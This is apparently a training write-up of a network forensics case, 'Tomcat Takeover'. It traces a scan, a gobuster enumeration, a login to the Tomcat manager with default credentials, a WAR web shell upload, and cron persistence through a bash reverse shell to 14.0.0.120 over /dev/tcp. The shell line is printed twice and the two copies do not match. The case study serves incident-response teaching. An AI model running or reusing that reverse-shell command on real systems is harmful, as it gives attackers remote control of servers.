Türkçe | English (this page)

Case Study: Tomcat Takeover — Network Forensics

Category	Details
Focus	Network Forensics, Web Application Attack Analysis
Evidence	`web server.pcap` (Intranet web server capture)
Tooling	Wireshark, Base64 decoder, IP Geolocation

---

1. Executive Summary

The SOC identified suspicious administration access to an Apache Tomcat server in the intranet. PCAP analysis shows the attacker first performed a port scan, discovered the Tomcat admin interface on port 8080, brute-forced credentials, uploaded a `.war` web shell to gain a reverse shell, and established persistence via cron. The malicious activity originated from IP `14.0.0.120`, geolocated to China. Findings rely on Wireshark filters, HTTP headers, Basic Auth decoding, and TCP/HTTP stream contents.

---

2. Technical Analysis (Hypothesis-Driven)

Per phase: hypothesis → test → finding. Images referenced below.

Phase 1 — Attacker IP Identification (Q1)

- **Hypothesis**: A host sending SYNs to many different destination ports is performing a scan.
- **Test**: Wireshark filter `tcp.flags.syn == 1 and tcp.flags.ack == 0`.
- **Findings**: `14.0.0.120` scanning `10.0.0.112` across multiple ports including 80/443/8080.

Phase 2 — Country Attribution (Q2)

- **Hypothesis**: The attacker IP can be geolocated via OSINT.
- **Test**: Lookup in IP2Location/MaxMind.
- **Findings**: `14.0.0.120` → Country: China.




Figure 1: Q1 — SYN scan view





Figure 2: Q2 — IP Geolocation

Phase 3 — Admin Panel Port (Q3)

- **Hypothesis**: Tomcat admin interface often listens on 8080.
- **Test**: Filter `ip.addr == 14.0.0.120 and http`; inspect HTTP over 8080.
- **Findings**: Clear Tomcat responses/redirections on port `8080`.



Phase 4 — Enumeration Tool (Q4)

- **Hypothesis**: Directory brute-force tools leave a User-Agent fingerprint.
- **Test**: Inspect HTTP headers for User-Agent.
- **Findings**: `User-Agent: gobuster/3.6` → Tool used: `gobuster`.

Phase 5 — Discovered Admin Directory (Q5)

- **Hypothesis**: Successful discovery yields non-404 responses like 302/401.
- **Test**: Review requests to `/manager` and response codes.
- **Findings**: 302 followed by 401 → Admin directory confirmed: `/manager`.

Phase 6 — Valid Credentials (Q6)

- **Hypothesis**: The request right before the first `200 OK` contains Basic Auth.
- **Test**: Decode `Authorization: Basic ...` from the successful request.
- **Findings**: Base64 decode → `admin:tomcat`.




Figure 3: Q4 — User-Agent gobuster





Figure 4: Q5 — /manager discovery




Phase 7 — Malicious Upload (Q7)


- **Hypothesis**: The `.war` upload appears in `POST /manager/html/upload` body.
- **Test**: Follow HTTP stream; check `Content-Disposition`.
- **Findings**: `filename="JXQOZY.war"`.

Figure 5: Q7 — Uploaded WAR

Phase 8 — Persistence Command (Q8)

- **Hypothesis**: After reverse shell, cron persistence is visible in the TCP stream.
- **Test**: Follow the new server→attacker TCP stream and read commands.
- **Findings**: Cron entry: `/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/4430>&1'`.





---

3. Findings & IOCs

Type	Value
Attacker IP	`14.0.0.120`
Victim Web Server	`10.0.0.112`
Country	China
Admin Port	8080
Discovered Directory	`/manager`
Credentials	`admin:tomcat`
Uploaded File	`JXQOZY.war`
Persistence Command	`/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`

Appendix — Conclusion and Recommendations

The attacker scanned services, located Tomcat admin on 8080, logged in with `admin:tomcat`, uploaded a WAR to obtain a reverse shell, and persisted via cron. Recommendations: restrict access to the Tomcat manager (network ACL/VPN), enforce strong unique credentials and MFA, disable manager app in production, restrict WAR uploads, deploy WAF/ reverse proxy, enable detailed access logs and alerts, and routinely rotate/admin audit credentials.